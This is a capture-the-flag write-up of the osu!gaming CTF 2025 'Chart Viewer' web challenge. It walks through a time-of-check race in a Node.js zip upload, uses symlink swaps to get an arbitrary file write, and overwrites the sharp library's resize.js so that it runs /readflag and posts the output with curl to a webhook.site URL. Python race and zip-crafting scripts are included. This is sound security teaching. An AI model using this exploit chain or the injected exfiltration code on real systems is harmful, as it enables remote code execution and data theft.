# osu!gaming CTF 2025 - Chart Viewer (Web)
Table of Contents
Introduction
I recently played the osu!gaming CTF with slight_smile and we managed to clinch 3rd!
Solved a challenge that was really similar to another race condition challenge I wrote for Sieberrsec CTF - S.K.I.B.I.D.I, just with a more obvious entry point for the race condition
I love looking at those chart background…
expected difficulty: 3/5
Author: chara
Solves: 14
Attachments: web_chart-viewer.tar.gz
Recon
Initial recon of this challenge is pretty simple due to the source being provided as unobfuscated javascript.
We see index.js, flag.txt, and readflag.c. Additionally, the challenge is instanced.
Immediately, this tells me that we probably have to achieve rce/at least be able to execute a binary somehow to execute readflag and then pipe the output of that binary somewhere.
Lets take a look at Dockerfile
FROM gcc:latest AS build-readflagCOPY readflag.c /readflag.cRUN gcc /readflag.c -o /readflag && \    chown root:root /readflag && chmod 4755 /readflag
FROM node:latest
COPY --from=build-readflag /readflag /readflagRUN chown root:root /readflag && chmod 4755 /readflag
COPY --chown=root:root flag.txt /flag.txtRUN chmod 400 /flag.txt
# install 7z and unzipRUN apt-get update && apt-get install -y p7zip-full unzip
RUN useradd -m appUSER app
WORKDIR /appCOPY package.json ./RUN npm installCOPY public ./publicCOPY index.js ./
ENTRYPOINT [ "node", "index.js" ]
Our suspicions are confirmed! As we can see, on build, the readflag.c script is built and the resultant binary is chwon’ed to root and placed in the root directory /. Thereafter, the flag is also placed in root and chown’ed to root.
Unzip and p7zip-full and installed for some reason and then the webserver is setup and ran as the “app” user.
Therefore, even if we achieve an arb file read/write, we are unable to read the flag.txt file and have to find some way to call the /readflag binary.
Next, lets take a look a readflag.c
/* readflag.c — minimal SUID reader (safer than system()) */#define _GNU_SOURCE#include <unistd.h>#include <fcntl.h>#include <sys/types.h>#include <sys/stat.h>#include <stdlib.h>#include <errno.h>#include <stdio.h>
int main(void) {    if (setuid(0) != 0) {        _exit(1);    }
    /* setgroups(0, NULL); */ /* uncomment if desired and permitted */
    int fd = open("/flag.txt", O_RDONLY | O_CLOEXEC);    if (fd < 0) _exit(2);
    /* Read and write loop */    char buf[4096];    ssize_t n;    while ((n = read(fd, buf, sizeof(buf))) > 0) {        ssize_t w = 0;        while (w < n) {            ssize_t s = write(1, buf + w, n - w);            if (s <= 0) _exit(3);            w += s;        }    }    close(fd);    _exit(0);}
This is pretty simple, it just reads /flag.txt and pipes the output to stdout. Nothing too fancy here
Now, onto the meat and potatoes of this challenge - index.js
There are quite a few functions that look potentially interesting, let’s take a look at them
const MAX_UPLOAD_BYTES = 2 * 1024 * 1024; // 2 MB
const UPLOAD_DIR = '/tmp/uploads';if (!fs.existsSync(UPLOAD_DIR)) fs.mkdirSync(UPLOAD_DIR, { recursive: true });
const storage = multer.diskStorage({  destination: (req, file, cb) => cb(null, UPLOAD_DIR),  filename: (req, file, cb) => cb(null, req.body.name || file.originalname)});
const fileFilter = (req, file, cb) => {  const name = req.body.name || file.originalname;  if (name.includes('..') || name.includes('/') || name.includes('\\')) {    return cb(null, false);  }  cb(null, true);};const upload = multer({ storage, fileFilter });
Here, the webserver defines MAX_UPLOAD_BYTES, which is likely the maximum size of any file we are allowed to upload in the future. 2MB is rather large so we ought not to be worried here. Furthermore, this tells us that we likely don’t need to upload large files in an attempt to lag the filesystem.
Next, UPLOAD_DIR is set to /tmp/uploads - likely where our uploaded files are stored.
We can see that multer is configured with diskStorage to UPLOAD_DIR, confirming our suspicions.
Lastly, fileFilter filters all ’..’ and ’/’ and ” from the filename, almost definitively preventing naive path traversal.
app.post('/upload', upload.single('file'), (req, res) => { if (!req.file) return res.status(400).send('no file uploaded, check filename'); if (req.file.filename.includes('..') || req.file.filename.includes('/')) { return res.status(400).send('invalid filename'); } res.send(`${req.file.filename}`);});The upload endpoint is pretty basic. We just need to provide a filename, and it checks if the filename includes ’..’ or ’/’. Interestingly enough, the if loop where it returns “invalid filename” doesn’t actually check for ”. Thought that was pretty interesting at first but it leads to nowhere in the end.
With this, we have a file upload to anywhere in /tmp/uploads
app.get('/process', async (req, res) => {  const name = req.query.name;  const entryName = req.query.file;  const startTime = Date.now();  if (!name || !entryName) return res.status(400).send('missing params');  if (name.includes('..') || name.includes('/') || name.length > 1) {    // I made some errors here - but still should be solvable :clueless:    return res.status(400).send('bad zip name');  }
  const zipPath = path.join(UPLOAD_DIR, `${name}`);  try {    const zip = new StreamZip.async({ file: zipPath });    const entries = await zip.entries();    for (const [ename, entry] of Object.entries(entries)) {      const archiveEntryName = ename;
      const unixStyle = String(archiveEntryName).replace(/\\/g, '/');      if (unixStyle.includes('\0') || /[\x00-\x1f]/.test(unixStyle)) {        await zip.close();        console.log('Bad zip entry (null/control bytes):', archiveEntryName);        return res.status(400).send('bad zip entry (invalid chars)');      }      const normalized = path.posix.normalize(unixStyle);
      if (        normalized === '' ||        normalized.startsWith('/') ||        /^[a-zA-Z]:\//.test(unixStyle) ||        normalized.split('/').some(seg => seg === '..')      ) {        await zip.close();        console.log('Found path traversal entry:', archiveEntryName);        return res.status(400).send('bad zip entry (path traversal)');      }
      const attr = entry && entry.attr ? entry.attr : 0;      const looksLikeSymlink = (((attr >> 16) & 0xFFFF) & 0o170000) === 0o120000;      if (looksLikeSymlink) {        await zip.close();        console.log('Found symlink via external attributes:', archiveEntryName);        return res.status(400).send('symlinks not allowed (detected)');      }
    }    await zip.close();  } catch (err) {    console.log(err);    return res.status(500).send('check error');  }  try {    if (entryName.includes('..') || entryName.includes('/')) {      return res.status(400).send('bad entry name');    }    const extractDir = path.join(UPLOAD_DIR, `${name}_extracted`);
    if (!fs.existsSync(extractDir)) fs.mkdirSync(extractDir);
      await new Promise(resolve => setTimeout(() => { fs.copyFileSync(zipPath, path.join(extractDir, path.basename(zipPath))); resolve(); }, 1000));      const unzipResult = spawnSync('unzip', ['-o', path.join(extractDir, path.basename(zipPath))], { cwd: extractDir, timeout: 10000 });    if (unzipResult.status !== 0) {      console.log(`Unzip error: ${unzipResult.stderr.toString()}, ${unzipResult.status}`);      return res.status(500).send('unzip error');    }
    const entryPath = path.join(extractDir, path.basename(`${entryName}`));    const contents = fs.readFileSync(entryPath, 'utf8');    console.log(`Reading entry from path: ${entryPath}`);
    if (!fs.existsSync(entryPath)) {      return res.status(404).send('entry not found (second check)');    }    fs.readFile(entryPath, 'utf8', (err, data) => {      if (err) return console.error(err);    });
    if (!entryPath.endsWith('.jpg') && entryName.length > 1) { // if entryName.length = 1 you can read anything      return res.status(400).send('only .jpg files allowed');    }
    if (!contents) return res.status(404).send('entry not found');    return res.type('text/plain').send(contents);  } catch (err) {    console.log(err);    return res.status(500).send('read error');  }});
This is the meat of the challenge. In essence, the /process endpoint allows us to specify a single character filename. Afterwhich, it opens /tmp/uploads/
If the zip file passes all these checks, it creates a folder /tmp/uploads/
Lastly, it attempts to read req.query.file (that cannot contain / or ..) with !entryPath.endsWith('.jpg') && entryName.length > 1 this check and returns the contents of the file.
Thought Process
A few things stand out immediately.
- The folder name in which it stores the extracted files is deterministic. Furthermore, the folder’s contents aren’t destroyed. This means that we can call the process endpoint multiple times with the same zipfile and the contents of each zipfile will simply be dumped there without fail.
- It waits for a full second before copying the zip file over. This is a classic redflag for CTF challenges that tell you with almost 100% certainty that a race condition is involved somewhere
- It uses the unzip command. The unzip command overwrites files indiscriminately, and will remove path segments like ’..’ and prefixed ’/’. This is secure given that you unzip the file in an empty folder. Therefore, the checks for path traversal actually don’t do anything
- Zips can contain symlinks. This is a very common quirk of zip files/archive formats that many ctf challenges use (and can also appear pretty commonly in real life!)
- P7zip-full is installed for some reason but never used (spoiler: this is irrevelant to the challenge but I spent quite some time down this rabbit hole 😠)
Race condition vulnerabilities where some variable is checked against some condition, then used after are called TOCTOU(Time Of Check, Time Of Use) vulnerabilities.
However, I personally never found an appeal for this acronym.
Liveoverflow has a pretty nice video explaining this class of vulnerabilities on his channel here
Or maybe I’m just a liveoverflow simp…
Anyhow, the first thing that came to my mind was that we could swap out the zipfiles before the file was copied over, but after the check was done.
This is made possible by the fact that the upload function rewrites old files, plus the fact that there is a whole second after the check but before the copy.
Therefore I wrote this script
import requests

# B contains the symlink, A contains the file,C will contain theurl = "https://chart-viewer-2234294574f3.instancer.sekai.team"
r = requests.post(url + '/upload', files = {'file': ('A', open('A', 'rb'))}, data = {'name': 'A'})

print(r.text)print('Uploaded A')

import threadingimport time

def send_file(files, data):    time.sleep(0.2)    print('files:', files)    print('data:', data)    r = requests.post(url + '/upload', files=files, data=data)    print(r.text)

def send_process(data):    print(data)    r = requests.get(url + '/process', params=data)    print(r.text)
thread1 = threading.Thread(target=send_file, args=({'file': ('A', open('zips/A', 'rb'))}, {'name': 'A'}))thread2 = threading.Thread(target=send_process, args=({'name': 'A', 'file': 'faketmp'},))

thread1.start()thread2.start()
thread1.join()  #  Wait for completionthread2.join()
print("Both requests completed, uploaded symlink")
This will upload ‘A’, call /process, and 0.2s later upload another file of my choosing with name ‘A’.
This allows us to bypass the huge chunk of checks.
Hurrah! We can now solve the challenge…right? Simply upload a zip containing something like test.jpg, then swap it out with a zip that contains a symlink to /flag.txt.
This is where we hit our first roadblock. We cannot simply read /flag.txt as it is owned by root. Furthermore, the unzip utility strips all ’..’ and ignore’s prefixed ’/‘s. Therefore, we are only limited extracting only to our current directory (and subdirectories).
At this juncture, my initial instinct was that p7zip-full had to be installed for some reason. Perhaps unzip had a lesser known feature that called p7zip whenever it saw a 7z archive?
I then spent the next 30min crawling through the unzip documentation and experimenting around with it in hopes of finding such behavior with no luck.
I’m 99% sure the author installed p7zip-full just to toy with our feelings 🤷

After some mulling around spinning in my chair, I realised that by swapping in the zip files, we could upload folders that were symlinks to other folders!
That is, we could craft a zip file, ‘A’, with the following structure
- helloworld -> /app
Then, we can extract this zip which leaves us with
/tmp/uploads/A_extracted/helloworld -> /app
Afterwhich, we craft another zipfile, ‘A’ with the following structure
- hellworld/dangerous_looking_payload.js
Which when unzipped, will cause unzip to extract dangerous_looking_payload.js to /tmp/uploads/A_extracted/helloworld, which leads to dangerous_looking_payload.js being extracted to app.js
With this, we have an arbitrary write on the whole filesystem and the challenge should be trivial after this.
Here’s a helpful infographic I drew on mspaint :laugh:
Now what file can we overwrite to get RCE? Conveniently, there seems to be another function in index.js, /render
app.post('/render', (req, res) => {  const sharp = require('sharp');
  const contentLength = parseInt(req.headers['content-length'] || '0', 10);  if (contentLength && contentLength > MAX_UPLOAD_BYTES) return res.status(413).send('file too large');
  let bytes = 0;  let aborted = false;  req.on('data', c => {    bytes += c.length;    if (bytes > MAX_UPLOAD_BYTES && !aborted) {      aborted = true;      req.destroy();      try { res.status(413).send('file too large'); } catch (e) { }    }  });
  const transformer = sharp({ failOnError: true })    .ensureAlpha()    .removeAlpha()    .resize(16, 1, { fit: 'fill' });
  req.pipe(transformer);
  transformer    .raw()    .toBuffer({ resolveWithObject: true })    .then(({ data, info }) => {      if (aborted) return;      if (!info || info.channels < 3) return res.status(400).send('unsupported image');
      const channels = info.channels;      const sampled = [];      for (let x = 0; x < info.width; x++) {        const idx = x * channels;        const r = data[idx];        const g = data[idx + 1];        const b = data[idx + 2];        sampled.push(rgbToHex(r, g, b));      }      return res.json({        controlColors: sampled,      });    })    .catch(err => {      if (!res.headersSent) {        console.error('render error', err && err.message ? err.message : err);        res.status(400).send('image processing error');      }      try { transformer.destroy(); } catch (e) { }      try { req.destroy(); } catch (e) { }    });
  req.on('close', () => {    try { transformer.destroy(); } catch (e) { }  });});
function rgbToHex(r, g, b) {  return '#' + [r, g, b].map(v => (v & 0xff).toString(16).padStart(2, '0')).join('');}
It is interesting that the sharp library is only imported upon the first call of /render.
Some digging into the sharp library tells me that it is used for “High performance Node.js image processing”
That seemed like a promising candidate to overwrite files to, as we could overwrite files that would only be “imported”/stored in memory after we called /render, which is non essential to our exploit thus far.
Therefore, I did an npm install and went digging around the libraries files.
I quickly found resize.js, which stored function resize (widthOrOptions, height, options) {, which was called by .resize(16, 1, { fit: 'fill' });.
Therefore, I quickly wrote a new resize.js which looked something like this
function resize (widthOrOptions, height, options) {  const { execSync } = require('child_process');
  // Execute /readflag and capture stdout  let stdout = execSync('/readflag', { encoding: 'utf-8' });
  // Send the output via curl  execSync(`curl -X POST -d "${stdout}" https://webhook.site/1a0b2935-9c58-4abe-9410-b00ea9d64a09`);
Which just sent the flag to my webserver.
Flagging
Thus, our exploit is complete.
I used this nifty python script to create 3 zip files
import zipfile
# Create zip file named 'A.zip'
with open('old_resize.js', 'r') as f:    resize_js_content = f.read()with zipfile.ZipFile('zips/A', 'w') as zf:    # Add entry with absolute path /app/test.txt    zf.writestr('faketmp/resize.js', resize_js_content)
print("Created A.zip with entry /app/test.txt containing 'pogchamp'")
First, we had ‘A’
- test.jpg
Next, we had ‘A’
- faketmp -> /app/node_modules/sharp/lib
Afterwhich, we had ‘A’
- faketmp/resize.js
Using our previous overwrite_import.py script, we could then upload each file one by one and overwrite the resize.js library.
Next, we simply call /render and win!
Testing this on local seemed to work well

And on remote, we got
osu{I_w4nt_mus1c_n3xt_t1m3}
Summary
This was a decently interesting challenge(that can probably serve as a good introduction) about race conds and symlinks. 7/10